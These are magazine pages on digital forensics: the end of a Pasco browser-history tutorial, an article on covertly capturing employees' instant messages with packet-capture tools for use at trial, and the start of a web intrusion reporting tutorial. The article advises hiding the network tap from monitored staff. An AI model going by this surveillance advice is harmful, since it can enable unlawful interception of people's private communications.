
Now open Nautilus, navigate to the IEhistory.csv file inside of the Test folder and open it with LibreOffice Calc.LibreOfficeCalc is Ubuntu’s default spreadsheet viewer.




When it opens, you will be asked to select how you want LibreOfficeCalc to interpret the fields in your file. The options will be under the Separator Options area. I chose to have the data separated by “Tab” and “Semicolon”, by adding a checkmark next to them. After doing so I pressed “Ok”.




The file will then open and it will display the data that was parsed from the index.dat file. The final step is to sort it by date and time. Head over to the “MODIFIED TIME” row and highlight the items in it.



Mouse over to the “Data” tab and click on “Sort”.



Select “Extend Selection” so that all of the fields get sorted at the same time.



Then tell it to sort by “MODIFIED TIME” followed by “ACCESS TIME” and press “Ok”.



And that’s it. Below are the results of the data parsed by Pasco in the order that the browsing occurred, sorted by the local time of the computer.



At 12:58PM, when we opened the new IE Window the default Microsoft owned website opened up (msn.com). A minute later we navigated to time.gov, and then opened the Penguins.jpg image. All of our actions were recorded by the index.dat file and parsed by Pasco in an easy to read spreadsheet.

CONCLUSION

Pasco is an easy to use tool that can help you parse the IE browsing History of a specific user in your investigation. If this procedure worked for your case, and you are able to use it in the course of your investigation, we would like to hear from you. E-mail the author of this article at carlos@ epyxforensics.com.

CAPTURING INSTANT MESSAGES WITH PACKET CAPTURE TECHNOLOGIES

by Nicholas Miter

Most commercial forensic software packages focus on indexing and intelligently searching data archived in hard drives, networks, and e-mail servers. These tools work well when archived information accurately reports employee communication. However, deleted or real-time traffic is not fully recoverable with traditional search utilities. A comprehensive discovery package must capture, filter, and store real-time data to tell a more complete, and interesting story.

Real-time forensic technologies, however, implicate several legal principals such as wire-tapping laws, waiver of privacy restrictions, and evidentiary rules not common with archived information. This article discusses some of these principals and provides a simple example of a forensic tool that captures instant messaging traffic and stores it in a Microsoft SQL Database Server. Many forensic toolkits support importing data from commercial database systems.

EVIDENTIARY VALUE

The probative value of instant messages and other forms of real-time communication is enormous because case participants do not anticipate that their messages and phone calls could be used against them. They will be more likely to share key insights during these conversations. Courts usually consider the probative value of relevant evidence against its prejudicial effect. Recorded communications are more reliable and truthful when the declarant doesn't know or even suspect he is being monitored. The "surprise" effect results in judicial efficiency because case participants will have an even greater incentive to tell the truth and settle a case because the court will be more objective. Furthermore, real-time messages are often composed of short, simple concepts that can be easily separated from irrelevant messages. An irrelevant or privileged message can be redacted from a transcript, leaving information that is understood without the unredacted portions. This is important for a couple reasons. First, when traditional documents are redacted, the remaining portions are hard to read because context is missing. A jury can be confused or worse mislead. An instant message, in contrast, is understood on its own without including every other instant message. Also, increasingly popular electronic discovery software that intelligently categorizes information by mood or concept must distinguish between concepts embedded in documents, paragraphs, and sentences. For instance, an entire document may have a positive, optimistic tone but one paragraph could be pessimistic. Categorizing the entire document as

neutral because the pessimistic and optimistic paragraphs cancel each other out would be inaccurate. Instant messages are composed of short, discrete sentences that can easily be coded and analyzed with intelligent software without the need to distinguish between sentences and paragraphs because each message usually includes only one concept. Also, real-time communications more easily fit evidentiary rules known as hearsay exceptions because they tend to include statements of intent, present sense impressions, and admissions against interest. Hearsay is an out of court statement used to prove the truth of the matter asserted. A statement like, "I just wired $1,000,000 to a company in Europe" is hearsay if it was made out of court and is being used to prove that I really wired a sum of money to Europe. The court would need direct evidence of the transaction because hearsay isn't admissible. Hearsay tends to be inadmissible because there are problems memorizing and recalling exactly what the declarant said. There are also concerns over truthfulness because the declarant can't be cross examined about the statement. Unless a hearsay exception applies, hearsay is generally inadmissible.

Records of real-time communication are more reliable than traditional forms of hearsay because it is a perfect record of exactly what was said. There are no problems with remembering and recalling the exact statement. Recalling the exact statement is critical to understanding the context behind the statement because a statement could have more than one meaning. Recalling the precise statement helps decode what, exactly, was meant. Also, hearsay exceptions like statements of intent can easily be found in real-time communication. For example, if an employee tells someone he intends to wire funds to complete a transaction, these statements may be admissible to prove the declarant actually wired funds.

CRIMINAL PENALTIES FOR WIRETAPPING

The criminal penalties for illegally eavesdropping or recording a conversation are severe and warrant consulting with a licensed attorney. Federal laws criminalize the capture of any communication transmitted electronically without the consent of one of the participants. They also criminalize attempted eavesdropping, conspiracy to eavesdrop, and disclosing illegally obtained information. Thus, planning to install an illegal wiretap or working on a project to install an illegal wiretap could subject all participants to a criminal liability. Also, disclosing information obtained from an illegal wiretap is also criminal. There are exceptions for law enforcement purposes. The scope of the act is criminal, however, and the exceptions pertain to law enforcement agents obtaining emergency warrants. Likewise, state governments and territories also criminalize wiretapping. Nearly all states and territories in the United States criminalize illegal wiretaps. According to the National Conference of State Legislatures, forty states require one party to consent, while twelve require all parties to consent. Some states even criminalize the failure to report illegal wiretapping. There are also several laws applicable to eavesdropping on government employees, as well as wiretapping private companies that do business with the government. A review by a qualified attorney should be performed prior to recording any real-time data.

WAIVERS FOR WORK RELATED PURPOSES

A legal waiver may provide a company with permission to re-cord employee communication. However, it may be sufficient to waive consent from other parties privy to the communication. Also, an employee located in a single-consent state may communicate with employees in dual-consent states. While legal in the employee's home state, the wiretap is criminal in the other and subjects the company to litigation risk and possible criminal liability. A wiretap pursuant to a judicial warrant, or discovery order, in contrast mitigates criminal liability. However, the wiretap should be narrow to prevent inadvertent discovery of private information and an attorney should be consulted in all cases.

EXAMPLE SETUP

There are many tools available to record network traffic and extract real-time communication like instant messages as well VOIP traffic. These tools should be placed in a location where network traffic routinely crosses. The data collected is then exported to a commercial database and analyzed with commercial forensic and electronic discovery software. The software can generate printouts of real-time communication to be reviewed and then used in trial.

ColaSoft's CapseFree was chosen because it is free, intuitive, and automatically assembles instant messages. ColaSoft also offers a WiFi version that captures messages in a WiFi environment, automatically decrypting traffic with a predefined key. The software extracts and reassembled packets in real-time, composes instant messages, and exports data to an Excel file. There are other tools like Chaos Reader that capture and log network traffic. Chaos Reader is an extendable utility written in Perl compatible with Windows and Linux platforms. Chaos Reader offers preset filters recognizing certain types

of network traffic. The utility recognizes web, inter-net relay chat, e-mail, and file transfers. It does not currently recognize instant messages or voice over IP traffic but can be programmed to do so. The toolkit also captures images and keeps a detailed record of logged network traffic. Chaos Reader isn't as intuitive as ColaSoft's CapsaFree, because it runs in Perl and does not utilize a graphical user interface. However, Chaos Reader does support many types of network traffic including IP Version 6. ColaSoft, in contrast, is easier to use, features an intuitive user interface, and automatically reassembles instant messages.



Figure 1. *Log displaying pictures captured with ChaosReader (Taken from: http://chaosreader.sourceforge.net/Chaos01/image.html)*

The logs from both software packages can be imported to a commercial database like SQL Server and accessed with forensic and electronic discovery toolkits. The logs must get exported to a commonly used data file format, like flat files or a CSV file, and then imported with a commercial database software package. In this example, logs are imported with Microsoft Access into a Microsoft SQL 2012 database.

The software in this example does not access data archived on employee hard drives. Instead, it records network traffic in real time. The location of the wiretap must be able to intercept all network traffic coming from and going to the employees in question. The wiretap must be capable of recording all data going to and from that employee's systems. If the employee uses a smart phone or personal internet connection while at work, these devices may interfere with the wiretap because network traffic could bypass the wiretap. A network policy preventing employees from accessing the internet through personal devices prevents bypassing the wiretap and results in a more thorough collection of evidence.

The tap should be installed in a physically secured location to preserve evidence and prevent inadvertent damage to the equipment. Inadvertent damage could cause the courts to mistakenly believe the evidence was intentionally deleted and give the court reason sanction counsel and the company. The tap should also be hidden to prevent alerting employees subject to the order that their communications are subject to a wiretap and to prevent them from accessing evidence. Ideally, the tap should be installed in a secure, hidden and remote location capable of accessing all of the employee's network traffic.

A network location capable of intercepting the employee's traffic should be identified from network diagrams. A small office can easily be tapped by intercepting all incoming and outgoing communications through a router and modem. A large network, in contrast, may require identifying the locations of bridges, switches, as well as logging data to ensure accuracy, and possibly routing all traffic through custom routes.




Figure 2. *Where to place wiretap systems in an Ethernet Network*

Once a location is chosen and a wiretapping system is installed, the system should monitor, filter, and log data. Courts generally require scientific and technical evidence to be reliable. The software chosen must meet reliability guidelines as Federal Courts, in particular, may require the collection process to be proven with statistical precision. There is little margin for error, and the software and hardware platforms must be capable of performing their intended tasks and reporting expected and actual error rates.

Extracted data should be stored in a secure location using mathematical checksums to verify data integrity and prevent breaking the chain of custody. Passwords should restrict unauthorized access, and logs should record the transfer of evidence from one system to another.

STEP 1: CAPTURE THE PACKETS WITH AN EASY TO USE NETWORK MONITORING TOOL

In this example, two users are planning to steal company cars. An example system will be used to capture and store statements relating to the conspiracy to be used in trial.




Figure 3. *Employees Planning a Crime with Instant Messages*

ColaSoft created Capsa Free, a simple packet capturing tool that can parse instant messages and web traffic. They include a free version located which can be downloaded from their website.

Download and install Capsa Free on a system and place the system in a location capable of accessing network traffic. The system's network card will surreptitiously record and filtering network traffic. Start the application and begin capturing instant messages.

Start Capsa Free and begin capturing instant messages.




Figure 4. *CapsaFree's Intuitive Interface Recognizes and Captures Yahoo and MSN Messages*

STEP 2: EXPORT THE CAPTURED DATA TO EXCEL

Next, export the instant messages to an Excel file. Capsa Free does not support exporting files attached to instant messages like pictures, but other applications may. Chaos Reader does support exporting attachments like graphics but the messages must be manually reassembled. If Capsa Free captures instant messages and Chaos Reader stores corresponding attachments, the attachments from Chaos Reader must be manually matched with the corresponding messages from Capsa Free.




Figure 5. *Exporting Instant Messages Captured with CapsaFree*

Select a location to save the exported messages. Capsa Free will export the instant messages. A database application like Microsoft SQL Server can then import the messages for use with most forensic and electronic discovery applications. Protect the database's integrity by limiting access, logging all changes, making frequent backing ups, and creating checksums of raw database files before migrating raw database files. The checksums verify evidence was not added or removed when the database was transferred from one system to another. In addition, modify only one database at one time. Do not allow users to add data to several databases because data could be lost. Also, do not lose database files, store them in unsecure locations for long periods of time, or give them to adverse, interested parties.




Figure 6. *Carefully Select a Secure Location to Transfer Log Files*

STEP 3: IMPORT THE DATA INTO A COMMERCIAL DATABASE PACKAGE LIKE SQL SERVER

Start Microsoft Access and create a new Table. Import the Instant Messages from Excel.




Figure 7. *Importing a Log File with Microsoft Access*

Select the Excel file containing the instant messages. Also select the destination table in Access.




Figure 8. *Add the Log File to a Table Linked to a SQL Database*

Specify the location of table field names in the Excel Spreadsheet, as well as formatting characteristics like field delimiters, and text qualifiers.



Figure 9. *Specify which parts of the log file contain database fields*

Link the Table to a SQL Server Database.




Figure 10. *Specify a Table Linked to an ODBC connection*

Refresh the SQL Database with the imported data.



Figure 11. *ODBC refreshes the table*

Synch the Access Table with SQL Server. Choose the correct database.




Figure 12. *Connect to the SQL Database with the ODBC connection and update*

Verify the instant messages were successfully added to the SQL Database.




Figure 12. *Verify data was successfully appended in SQL*

In summary, installing a wiretap can easily record real-time communication and provide valuable insights at trial. A party who thought they successfully deleted archived evidence can be impeached with evidence collected real-time. In addition, the threat of recording real-time communication improves judicial accuracy and efficiency by giving all parties an incentive to tell the truth and settle because they will know at the outset the courts will be more objective. These technologies also subject users to potential criminal and civil liability for illegal wiretaps, and wiretaps without a proper warrant.

ABOUT THE AUTHOR

Nicholas Miter has a Juris Doctor from the University of Pennsylvania Law School, a Bachelor of Science in Computer Science from the University of Illinois at Champaign-Urbana, and has worked for innovative companies like Microsoft, Intel, AT&T, Factset Research Systems, and most recently Nuix. He has completed several Finance classes at the Wharton School of Business and served as an editor for the Journal of Labor and Employment Law.HOW TO FORENSIC USB DEVICES

CREATE PROFESSIONAL WEB INTRUSION ANALYSIS REPORT WITH OPEN SOURCE TOOLS

by CF Fong (cffong@lgms.asia) of LGMS

Sample access log file required for this tutorial can be downloaded at: http://www.le-global.com/dropbox/webforensik-sample.zip.
You should have some basic system administration experience, comfortable to install and configure software on Linux/Unix environment. Web application penetration testing and intrusion analysis experience are not a must but would be a big plus too.

What you will learn:

In this article, we are going to look at how one can leverage on using open source tools to create a professional web intrusion analysis report. The article is consist of 2 parts:

- Part (I): we will talking about the tools to be used for our intrusion analysis;
- Part (II): we will then be covering the steps on how to use the tools to process our web server logs (also known as attack logs), and finally prepare a professional intrusion analysis report.

What you should know:

- Familiarity with basics of a information technology organization
- A understanding of risk management
- Basic concept of computer networks

PART I: PREPARATION


OVERVIEW

During or after a web intrusion, some of the most important tasks of the first incident responders are to understand every bit of details of the web intrusion, and present it to the management for the next course of action.

So what shall we – the forensic analyst expect to see in a professional web intrusion report?

How about information such as:

- The types of attacks launched against the target web server
- The date and time of the attacks
- The origin hosts and IP of the attacks
- The attack types that are sorted in chronological order
- The most active attackers (origin, traffic consumptions and total bandwidth utilized by the attackers)
- The user-agent used by the attackers (is it a BOT, or a human)
- And much more!



Trend by Hours

The web traffic starting to increase from 7am and surged to its peak at 11am where the total bandwidth consumed by that particular hour itself is 3.41GB. The traffic spike however, did not last long and we have observed that the web traffic consumption receded from 11am owards and dropped to 1/3 of its peak traffic, which is about 859 MB at 2pm.

Hours	Pages	Hits	Bandwidth	Hours	Pages	Hits	Bandwidth
00	46,833	70,553	635.67 MB	12	249,502	299,100	2.73 GB
01	27,564	47,632	427.75 MB	13	212,855	262,650	2.39 GB
02	15,945	31,380	199.59 MB	14	71,492	88,065	859.06 MB
03	11,633	25,213	150.45 MB	15	0	0	0
04	10,776	24,186	122.64 MB	16	0	0	0
05	21,067	35,391	218.60 MB	17	0	0	0
06	56,399	76,826	479.63 MB	18	0	0	0
07	108,286	135,446	927.03 MB	19	0	0	0
08	246,225	281,847	1.97 GB	20	0	0	0
09	312,587	368,468	3.28 GB	21	0	0	0
10	304,395	364,034	3.41 GB	22	0	0	0
11	285,733	343,494	3.27 GB	23	0	0	0

Traffic trend by the hours (00:00 to 14:00)

Visit Duration

A total of **44.3%** of the visitors spent less than 30 seconds on The Client web site. This is rather unusual for human visitors, nevertheless it is further confirmed that majority of these hits were actually generated by Internet Bots (Refer to section 7.0 "What is Internet Bot").

These identifiable Internet Bots have consumed approximately **10%** of the total web traffic landed on The Client, which is about 2 GB. There were also other unidentified Internet Bots that were landed on The Client.com.

The total bandwidth consumption in reality maybe much greater. Based on the vast number of visit occurred in a short amount of time, We suspect the total consumption of identified and unindentified Internet Bots add up can go beyond **50%** to the total bandwidth consumption.

We recommend The Client to block Internet Bots from now and observe the web traffic trend in subsequent weeks.

57 different robots found	Hits	Bandwidth
Unknown robot (identified by empty user agent string)	67,232	300.56 MB
Unknown robot (identified by 'crawl')	28,330	1.13 GB
Common *nix tool for automating web document retireval. Most likely a bot.	25,421	1.73 MB
~~xxxx~~	12,877	120.17 MB
~~bixebot~~	2,990	246.17 MB
Unknown robot (identified by 'robot')	2,323	60.13 MB
Googlebot	1,852	87.00 MB
~~crooot~~	635	11.65 MB
MSNBot	487	14.55 MB
Sogou Spider	484	21.17 MB
WebFilter	472	1.08 MB
Unknown robot (identified by 'bot*')	467	11.83 MB
Yahoo Slurp	245	6.65 MB
Java (Often spam bot)	196	3.13 MB
BaiDuSpider	195	4.52 MB
Yandex bot	190	4.39 MB
~~butterfly~~	190	1.89 MB
MSNBot-media	126	768.25 KB
A PHP script	114	1.28 MB
Suspected bot masqurading as Mozilla	97	2.13 MB
Bing Preview bot	90	4.24 MB
Nagios	84	130.68 KB

Figure 1. *An example of professional web intrusion analysis report*

In the world, these information are not always absolute, as these information can be spoofed and manipulated by skilled attackers. Nevertheless it will still be very beneficial for us to be able to describe the overall attacks at a high level.

Our web server logs contain great wealth of clues that can help us to understand what has really happened and what to watch out in the future. With proper techniques and procedures, we can easily create a professional report for the management and even for the technical level personnel.

In this article, we will be using two major open source tools to achieve this.

PREPARATION

To begin with, we will be using the following Open Source tools:

- WEBFORENSIK (Download: *http://sourceforge.net/projects/webforensik/*)
- AWSTATS (Download: *http://awstats.sourceforge.net/*)

Both tools can be downloaded from the Internet.

For AWSTATS, check with your Linux operating system packages repository. Most repositories should already have AWSTATS included. Installing AWSTATS will just required a few commands.

